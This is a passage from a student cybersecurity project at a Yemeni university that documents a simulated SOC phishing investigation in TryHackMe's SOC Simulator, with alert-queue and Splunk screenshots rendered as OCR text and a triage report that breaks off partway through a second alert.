Republic of Yemen **Ministry of Higher Education and Scientific Research** **National University – Ibb** **College of Science and Engineering** **Department of Cyber security**		الجمهورية اليمنية **وزارة التعليم العالي والبحث العلمي** **الجامعة الوطنية – إب** **كلية العلوم والهندسة** **قسم الامن السيبراني**

مشروع بعنوان

Simulated SOC: Intro to Phishing

By

عبد العزيز فاروق البتول

Simulated SOC: Intro to Phishing by (TryHackMe's SOC Simulator)

This project will cover, engage in and document actions primarily focused on phishing attacks through the "Introduction to Phishing" and "Phishing Unfolded" scenarios


.through the SOC Simulator



ployee, straying from their
ictim to a malvertising trap
hing for a printer driver.
Hard
Phishing Unfolding
Dive into the heat of a live phishing attack as it unfolds within the corporate network. In this high-
1-2 hrs
Medium
Start

:Introduction to the Phishing Scenario

Upon loading the environment, users are welcomed by the Dashboard within the SOC Simulator platform. Here, it will take a few minutes for incident alerts to begin arriving .in real time

.further investigation of event and its contents




Dashboard
Alert queue
SIEM
Analyst VM
Documentation
Playbooks
Case reports
Guide
Assigned alert
You haven't picked up any alert! Assign yourself to an alert to start investigating and find all the true positives. Learn more
Search for an alert
Reset filters
Severity
Status
Alert type
Show 15 alerts
ID
Alert rule
Severity
Type
Date
Status
Action
1002
Suspicious Parent Child Relationship
Low
Process
Sep 23rd 2025 at 20:48
Awaiting action
1001
Suspicious email from external domain.
Low
Phishing
Sep 23rd 2025 at 20:46
Awaiting action
1000
Suspicious email from external domain.
Low
Phishing
Sep 23rd 2025 at 20:45
Awaiting action
Showing 1 to 3 of 3 entries
Previous
1
Next

Under the alert queue is a built in SIEM

based on Splunk to be used analyze logs

regarding the incoming alerts to gain a

better understanding and look for


.additional information


By clicking the SIEM, we

are redirected to the

Splunk server within the

.simulator



Dashboard
Alert queue
SIEM
Analyst VM


splunk>enterprise
Apps
Messages
Settings
Activity
Help
Find
Search
Analytics
Datasets
Reports
Alerts
Dashboards
Search & Reporting
New Search
Close
1 *
6 hour window
Server error
313 of 313 events matched
No Event Sampling
Job
Verbose Mode
Events (313)
Patterns
Statistics
Visualization
Format Timeline
Zoom Out
Zoom to Selection
Deselect
1 hour per column
List
Format
50 Per Page
Prev
1 2 3 4 5 6 7
Next
Hide Fields
All Fields
SELECTED FIELDS
a host 1
a source 1
a sourcetype 1
INTERESTING FIELDS
a attachment 3
a content 1
a datasource 3
a direction 3
a event.action 9
event.code 7
a file.path 18
a host.name 14
Time
Event
9/22/25
7:05:24.075 PM
{ [-]
datasource: sysmon
event.action: Registry object added or deleted (rule: RegistryEvent)
event.code: 12
host.name: win-3451
process.name: spoolsv.exe
process.pid: 3616
registry.key: System\CurrentControlSet\Control\Class\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\0004\DriverVersion
registry.path: HKLM\System\CurrentControlSet\Control\Class\{1ed2bbf9-11f0-4084-b21f-ad83a8e6dcdc}\0004\DriverVersion
registry.value: DriverVersion
timestamp: 09/22/2025 20:05:24.075
}
Show as raw text
host = 10.10.143.74:8989
source = eventcollector
sourcetype = _json

there is an Analyst VM workstation for the simulated analyst to do threat intelligence research. On the workstation are 3 apps, Powershell, WireShark and “TryDetectThis”. The “TryDetectThis” application is a URL/IP and File threat

.intelligence tool to lookup reputation and function

The first email alert came in, the mail triggered a built-in rule for emails containing external links



To analyze the suspicious email, the alert contained the following information

TAlert Analysis Report - Scenario ID 1000 ·

Alert Information

Date and Time (UTC) : 09/23/2025 20:43:46.920

datasource : Emails

.Alert Rule: Suspicious email from external domain

Description: A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still needs fine-tuning

Subject: You've Won a Free Trip to Hat Wonderland - Click Here to Claim

Sender: boone@hatventuresworldwide.online

Recipient:

miguel.odonnell@tryhatme.com

Attachment: None

Content: The content of this email has been removed in accordance with privacy regulations and company security policies to protect sensitive information

Investigation Steps


1. **Review Alert Details: An email was received from an external domain `hatventuresworldwide.online` to `miguel.odonnell@tryhatme.com` with a subject suggesting a phishing attempt.**
2. **Analyze Sender and Domain: The domain `hatventuresworldwide.online` appears unusual and suspicious. Legitimate companies typically use well-known and trusted domains.**
3. **Analyze Subject and Content: The subject "You've Won a Free Trip to Hat Wonderland - Click Here to Claim" is a classic phishing lure, creating a sense of urgency and promising a reward to be a free prize that creates a sense of urgency and promises a reward.**
4. **Threat Intelligence Search: Searching for `hatventuresworldwide.online` in Threat Intelligence sources (e.g.,**


Scamadviser, Any.Run) indicated that the domain is suspicious or malicious

Accompanying Evidence

Screenshot of the alert details in SOC Sim

Screenshot of Threat Intelligence search results indicating `hatventuresworldwide.online` is malicious





Initial Diagnosis: This alert is a (True Positive) The email is a phishing attempt designed to trick the user into clicking a

.malicious link

:MITRE ATT&CK Mapping (TTPs)

Initial Access : Phishing

Spearphishing Attachment (if an attachment was present, but in this case, none)

Spearphishing Link (the malicious link in the email)

Incident Status

Incident Status: Contained (The threat was contained as the email was detected and classified as phishing before causing significant harm).

Containment and Remediation Actions

1 Block Sender Domain: Add `hatventuresworldwide.online` to the firewall and email gateway blocklist to prevent future emails from this domain.

Executive Command (Example): `firewall-cli block domain hatventuresworldwide.online` 2 Delete Email: Delete all similar emails from user inboxes.

Executive Command (Example): `email-gateway-cli delete-email --sender boone@hatventuresworldwide.online -- subject "You've Won a Free Trip to Hat Wonderland - Click Here to

Claim"`

3 User Awareness: Send an alert to user `miguel.odonnell@tryhatme.com` about the phishing attempt and remind them of best practices for identifying suspicious emails

Practical Recommendations for Prevention


Improve Detection Rules: Fine-tune SIEM rules to more effectively detect suspicious top-level domains (TLDs), especially .those containing keywords like "free", "win", "prize" in the subject or content


Security Awareness Training: Enhance security awareness training programs for employees, focusing on identifying phishing .emails, suspicious domains, and the importance of not clicking untrusted links

Email Security Solutions: Ensure email security solutions (e.g., DMARC, SPF, DKIM) are properly implemented and effective 3 .in filtering malicious emails

Analyst Notes

This alert was identified as a True Positive for a phishing attempt. The threat was contained by blocking the domain and deleting the email. Focus should be placed on user awareness and improving detection rules to prevent similar incidents in .the future





Alert Analysis Report – Scenario ID 1001

Alert Information

Date and Time (UTC) : 09/23/2025 20:44:46.920

Alert Source: Emails

.Alert Rule: Suspicious email from external domain

Description: A suspicious email was received from an external sender with an unusual top level domain. Note from SOC Head: This detection rule still

.needs fine-

tuning Email

Details

